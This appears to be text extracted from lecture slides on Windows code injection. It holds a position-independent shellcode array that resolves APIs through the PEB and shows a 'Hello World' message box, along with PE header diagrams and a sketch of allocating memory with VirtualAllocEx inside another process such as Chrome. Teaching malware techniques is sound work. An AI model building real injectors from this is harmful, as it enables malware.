
Issues of Code Inject

Hard to develop


Hard to repair

Portability?

```
char *shellcode =
"\x33\xc9\x64\x8b\x49\x30\x8b\x49\x0c\x8b"
"\x49\x1c\x8b\x59\x08\x8b\x41\x20\x8b\x09"
"\x80\x78\x0c\x33\x75\xf2\x8b\xeb\x03\x6d"
"\x3c\x8b\x6d\x78\x03\xeb\x8b\x45\x20\x03"
"\xc3\x33\xd2\x8b\x34\x90\x03\xf3\x42\x81"
"\x3e\x47\x65\x74\x50\x75\xf2\x81\x7e\x04"
"\x72\x6f\x63\x41\x75\xe9\x8b\x75\x24\x03"
"\xf3\x66\x8b\x14\x56\x8b\x75\x1c\x03\xf3"
"\x8b\x74\x96\xfc\x03\xf3\x33\xff\x57\x68"
"\x61\x72\x79\x41\x68\x4c\x69\x62\x72\x68"
"\x4c\x6f\x61\x64\x54\x53\xff\xd6\x33\xc9"
"\x57\x66\xb9\x33\x32\x51\x68\x75\x73\x65"
"\x72\x54\xff\xd0\x57\x68\x6f\x78\x41\x01"
"\xfe\x4c\x24\x03\x68\x61\x67\x65\x42\x68"
"\x4d\x65\x73\x73\x54\x50\xff\xd6\x57\x68"
"\x72\x6c\x64\x21\x68\x6f\x20\x57\x6f\x68"
"\x48\x65\x6c\x6c\x8b\xcc\x57\x57\x51\x57"
"\xff\xd0\x57\x68\x65\x73\x73\x01\xfe\x4c"
"\x24\x03\x68\x50\x72\x6f\x63\x68\x45\x78"
"\x69\x74\x54\x53\xff\xd6\x57\xff\xd0";
```







7ZIP



The screenshot shows a 7-Zip file explorer window with the following details:

- Address bar: C:\Windows\System32\calc.exe\
- Menu bar: 檔案(F), 編輯(E), 檢視(V), 我的最愛(A), 工具(T), 說明(H)
- Address bar: C:\Windows\System32\calc.exe\
- Table of file entries:

名稱	虛擬地址	大小
 .rsrc		399 539
 .data	0x54000	16 896
 .reloc	0xBC000	15 360
 .text	0x1000	339 456

PE

SizeOfHeaders

sizeof(Section Header) =
IMAGE_SIZEOF_SECTION_HEADER = 40(fixed)

011011
10010

DOS Program

011011
10010

NtHeader

Section
Header 1
(.text)

Section
Header 2

Section
Header 3

...

Section
Data 1
(.text)

...


FileHeader

.NumberOfSections


OptionalHeader

.ImageBase (0x400000)
.SizeOfHeaders
.AddressOfEntryPoint
.SizeOfImage

```
SectionHeader[i] = PIMAGE_SECTION_HEADER(  
    NtHeader +  
    sizeof(IMAGE_NT_HEADERS) +  
    IMAGE_SIZEOF_SECTION_HEADER * index  
);
```



Process



Malware.exe

⋮

Ntdll.dll

Kernel32.dll

User32.dll

⋮

Process



0x400000


(Length = SizeOfImage)

Memory
Allocated

⋮

*VirtualAllocEx()
Allocate memory at ImageBase(0x400000)*

Process



Malware.exe

⋮

Ntdll.dll

Kernel32.dll

User32.dll

⋮

Process



Chrome

